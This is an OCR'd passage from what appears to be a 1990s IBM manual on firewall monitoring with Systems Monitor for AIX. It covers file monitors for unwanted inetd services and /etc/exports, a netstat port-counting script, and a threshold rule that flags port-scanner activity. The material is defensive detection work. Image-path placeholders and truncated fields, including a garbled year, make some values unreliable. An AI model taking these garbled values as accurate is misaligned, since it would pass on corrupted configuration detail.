Last Data Modification:	Sun Feb 18 14:53:52 EST 19!
Last File Status Changed:	Sun Feb 18 14:53:52 EST 19!
Found Count:	1
Line Number:	85
Line Count:	86
Byte/File:	4442
Byte/Line:	1
String Found:	bootps dgram udp wait root /usr/sbin/bootpd bootpd

Messages:

Figure 210. File Monitor Entry Checking for Unwanted TCP/IP Services


Events
File Edit View Options Search Create Help
Warning
Note... Browse MIB... Highlight...
FreezeRes Freeze Filter


```
Tue Apr 16 14:50:12 1996 rs60004.itso.ra A File monitor:
BOOTPD_INETD at Sun Feb 18 14:47:23 EST 1996 - File:
/etc/inetd.conf string: bootps  dgram   udp     wait
root    /usr/sbin/bootpd       bootpd found at line
number: 85.
Complete line: bootps   dgram   udp     wait    root
/usr/sbin/bootpd       bootpd /etc/bootptab

SPECIFIC   : 21 (hex: 15)
GENERIC    : 6
```

```
WorkSpace Name: root.events1
   Rule Name: forwardall.rs
```

Figure 211. Unwanted TCP/IP Service Alert

Monitoring Example: Sensitive Configuration File Created

As a final file monitor example, we show an example that looks to see if a given file exists or not. The file in this case is /etc/exports, which is used by NFS to define file systems that are available to be mounted. Figure 212 on page 205 shows the file monitor definition and Figure 213 on page 206 shows the resulting alert.


SIA File Monitor Table - rs60004.itso.ral.ibm.com


Name:	Description:
FILE_EXPORTS	watch /etc/exports for creation
FILE_SYSTEM	watch for file system problems
FINGERD_INETD	watch /etc/inetd.conf for fingerd existenc
FTPD_INETD	watch /etc/inetd.conf for ftpd existence
FTP_EXPORT	watch for FTP file sharing
FTP_IMPORT	watch for FTP file sharing
FW_AUTHENT	watch for authentication failures
FW_FILE	watch for GetDst open failures
FW_FILTER	watch for filter changes

File Monitor Values:

Name: FILE_EXPORTS
Reset: false
Active: active
State: enabled
Description: watch /etc/exports for creation
Poll Time: 1m
Full Path Name For File: /etc/exports
Command To Execute Before Monitor:
Monitor Type: exist
Command To Execute If Monitor Type Condition Is Met: /usr/local/bin/sysmon.log "/etc/exports has been create
Trap Selection: send
String To Monitor:
Case State: case
File Mode:
User ID:
Group ID:
File Size: 0
Last Found:
Last Data Modification:
Last File Status Changed:
Found Count: 0
Line Number: 0
Line Count: 0
Byte/File: 0
Byte/Line: 0
String Found:

Messages:

Figure 212. File Monitor Entry Checking for Existence of /etc/exports


Events
File Edit View Options Search Create Help
Warning
Note... Browse MIB... Highlight...
FreezeRes Freeze Filter

```
Tue Apr 16 18:06:54 1996 rs60004.itso.ra A File monitor:
FILE_EXPORTS at Sun Feb 18 18:03:37 EST 1996 - File:
/etc/exports exists, size = 0, mode = 644 = rw-r--r--,
userID = root, groupID = system

SPECIFIC   : 25 (hex: 19)
GENERIC    : 6
CATEGORY   : Status Events
ENTERPRISE : SM/6000  1.3.6.1.4.1.2.6.12
SOURCE     : Agent (A)
```

```
WorkSpace Name: root.events1
     Rule Name: forwardall.rs
```

Figure 213. File Exists Alert

12.3.3 The SLM Threshold Table and the SIA Command Table

Each SLM threshold table entry performs a regular poll for the value of a Management Information Base (MIB) variable and compares it to a threshold. The threshold comparison can be a mathematical expression, *exists* (does the MIB variable exist?) or *changes* (has the MIB variable changed since the last poll?). This is fine, as long as the value you want to monitor is available as a MIB variable. The SIA command table allows you to extend the MIB, by associating a command with a MIB variable, so that the result of the command execution becomes the result of the MIB poll.

Monitoring Example: TCP/IP Transport Protocol Changes

TCP/IP has a significant number of security risks. The SNG administrator should know the protocols being used and should monitor the number of passively open sessions on the firewall. This is true for both UDP and TCP connections. For example, the set of TCP services for which a process is in the listen state on the firewall could be:

- domain
- telnet
- smtp
- socks
- ftp

If any other server port becomes active it may indicate that someone is meddling with the firewall. We wanted to create a monitor that checked for any change to the number of listening TCP and UDP ports. We achieved this by using the SLM threshold table and the SIA command table.

To set up the monitor we had to do the following:


1. Create a simple shell script that counts the active ports

2. Define a command table entry for it
3. Create a threshold table entry that polls the command table at regular intervals

Figure 214 shows the script that counts active ports, and Figure 215 shows how we configured the command table to execute it.

```
#!/bin/ksh
# Determine the number of udp and tcp connections open
netstat -an | awk 'BEGIN {u = 0; t = 0;}
                  /udp/ { u++ }
                  /LISTEN/ { t++ }
                   END {print("Total udp = "u", Total tcp = "t)}'
```

Figure 214. Shell Script to Count Active TCP and UDP Ports




Name:	Description:
NET_PORTS	Check for count of TCP and UDP open ports
NET_SETTING	show network option settings
PAGE	Page space usage
PING	Ping host from remote Systems Monitor for AIX
PS	List all the processes running on this node
RAND	Random number generator
REBOOT	Reboot the system based on the set parameter: +minut
SHARED1	Shared memory get or set for test program in /usr/lp
SHUTDOWN	Shutdown the system based on the set parameter: +min

Command Values:

Name: NET_PORTS
State: enabled
Description: Check for count of TCP and UDP open ports
Get Command: /usr/local/sng/bin/NET_PORT_COUNT
Set Command:
Time Out: 3
Count To Live: 0
Time To Live: 10
Result: Total udp = 14, Total tcp = 8
Row Index: 0
Column Index: 0
Result Type: displaystring
Standard Error Messages:
Return Code: 0
Messages:

Figure 215. Configuring the SIA Command Table

We now have a MIB variable that represents the number of server ports. The next step is to use the SLM threshold table to monitor it. Figure 216 on page 208 shows the table entry. It polls the status once every 2 minutes and generates a threshold alert if the result changes.



Name:	Description:
MONITOR_NAMED	Monitor the named daemon and log any changes.
MONITOR_SENDMAIL	Monitor the sendmail daemon and log any changes.
Monitor_Process	Monitor the trapgend daemon and restart if it dies
NET_DYNAMIC_CHANGE	Check for dynamic routes
NET_PORT_CHANGE	Monitor listening processes (udp and tcp)
NET_SETTING_CHANGE	Check for changes to the network option settings
Who_logged_root	Watch for root user logged in or out
Who_su_root	Watch for any su to root user
filesysSM	File Systems available space

Threshold Values:

Name: NET_PORT_CHANGE
Last Changed Session: 127.0.0.1
State: enabledThresholdOnly
Description: Monitor listening processes (udp and tcp)
Local/Remote MIB Variable: .1.3.6.1.4.1.2.6.12.4.1.1.13.NET_PORTS
Thresh. Arm Condition: changes
Value:
Thresh. Rearm Condition:
Value:


Poll Time:	Data Samples:	Last Value:	Last Response Time:
5m	0	"Total udp = 14,	Sun Feb 18 08:01:23 EST 1996
Response Count:	**Data Avg:**	**Data Min:**	**Data Min Time Stamp:**
129	0	4294967295	Wed Dec 31 19:00:00 EST 1969
Timeouts:	**No Values:**	**Data Max:**	**Data Max Time Stamp:**
0	0	0	Wed Dec 31 19:00:00 EST 1969

Agent Operation Messages:

Messages:

Figure 216. Configuring the SLM Threshold Table

The threshold table is configured to send a trap when the threshold changes. The event card in NetView for AIX that results from the trap is shown in Figure 217 on page 209. In addition to raising the alert using an SNMP trap, the threshold table entry also writes a syslog record, using category local2.info. Figure 218 on page 209 shows the syslog entry.



```
Tue Apr 16 14:32:27 1996 rs60004.itso.ra A
NET_PORT_CHANGE: Change to the number of active TCP+UDP
ports. This may indicate a securityproblem ("Total udp =
14, Total tcp = 7.")

SPECIFIC   : 101 (hex: 65)
GENERIC    : 6
CATEGORY   : Application Alert Events
ENTERPRISE : SM/6000_Threshold  1.3.6.1.4.1.2.6.12.5.1
SOURCE     : Agent (A)
```

```
WorkSpace Name: root.events1
Rule Name: forwardall.rs
```

Figure 217. Result of Starting Another TCP/IP Service


```
Feb 18 14:54:38 rs60004 root: The number of TCP and UDP listening ports has changed
```

Figure 218. Syslog Record Caused by Starting Another TCP/IP Service

Monitoring Example: High Filter Hit Rate

The Secured Network Gateway filter processing includes a logging facility that writes a record every time a filter rule is matched. By default this logging is off for permit rules, but on for deny rules. In normal operation a certain background level of filter hits is to be expected, but if you suddenly see a large number of hits, it may mean that someone has turned a port scanner, such as strobe, against you.

To detect this, we again used the threshold table in conjunction with the command table. Figure 219 on page 210 shows a command table definition that generates a count of the number of filter hit messages in the SNG log. Figure 220 on page 211 shows the threshold table that we used to monitor it and Figure 221 on page 212 shows the NetView for AIX event card generated as a result of running strobe, targeted at the firewall.



Name:	Description:
COUNT_ICA1036i	Count the number of filter deny hits in the log file
ECHO_GET	Echo all the command GET environment variables for s
ECHO_SET	Echo the SET_VALUE command environment variable for
HIGH_CPU	List all processes using excessive CPU
HIGH_FILE	List all filesystems over 87 percent utilized
IOSTAT	Characters output per second to all terminals on the
KERN1	Kernel memory get of pages paged in
KERN2	Kernel memory get of pages paged out
NET_DYNAMIC	Check for dynamic route settings

Command Values:

Name: COUNT_ICA1036i

State: enabled

Description: Count the number of filter deny hits in the log file

Get Command:

```
grep ICA1036i /var/adm/sng/logs/SNGlog.info | wc -l
```

Set Command:

Time Out: 3

Count To Live: 0

Time To Live: 10

Result: 2429

Row Index: 0

Column Index: 0


Result Type: counter

Standard Error Messages:

Return Code: 0

Messages:

Figure 219. Command Table Entry to Count Filter Hits



Name:	Description:
MONITOR_NAMED	Monitor the named daemon and log any changes.
MONITOR_SENDMAIL	Monitor the sendmail daemon and log any changes.
Monitor_Process	Monitor the trapgend daemon and restart if it dies
NET_DYNAMIC_CHANGE	Check for dynamic routes
NET_PORT_CHANGE	Monitor listening processes (udp and tcp)
NET_SETTING_CHANGE	Check for changes to the network option settings
SCANNER_DETECT	Check for unusually high filter hit rates
Who_logged_root	Watch for root user logged in or out
Who_su_root	Watch for any su to root user

Threshold Values:


Name: SCANNER_DETECT
Last Changed Session: 127.0.0.1
State: enabledThresholdOnly
Description: Check for unusually high filter hit rates
Local/Remote MIB Variable: .1.3.6.1.4.1.2.6.12.4.1.1.15.COUNT_ICA1036i
Thresh. Arm Condition: >
Value: 100
Thresh. Rearm Condition:
Value:

Poll Time:	Data Samples:	Last Value:	Last Response Time:
3m	10	72	Sun Feb 18 19:26:52 EST 1996
Response Count:	**Data Avg:**	**Data Min:**	**Data Min Time Stamp:**
11	233	0	Sun Feb 18 19:05:54 EST 1996
Timeouts:	**No Values:**	**Data Max:**	**Data Max Time Stamp:**
0	0	1264	Sun Feb 18 19:02:52 EST 1996

Agent Operation Messages:

Messages:

Figure 220. Threshold Table Entry to Monitor Filter Hit Rate. The thresholds chosen, 100 in three minutes, would need to be tuned for the normal background rate of each environment.


Events
File Edit View Options Search Create Help
Warning
Note... Browse MIB... Highlight...
FreezeRes Freeze Filter

```
Tue Apr 16 19:26:41 1996 rs60004.itso.ra A SCANNER_DETECT.
High firewall filter hit rate.  Possibly a scanner attack.
3118 filter hits in 3 minutes

SPECIFIC   : 102 (hex: 66)
GENERIC    : 6
CATEGORY   : Application Alert Events
ENTERPRISE : SM/6000_Threshold  1.3.6.1.4.1.2.6.12.5.1
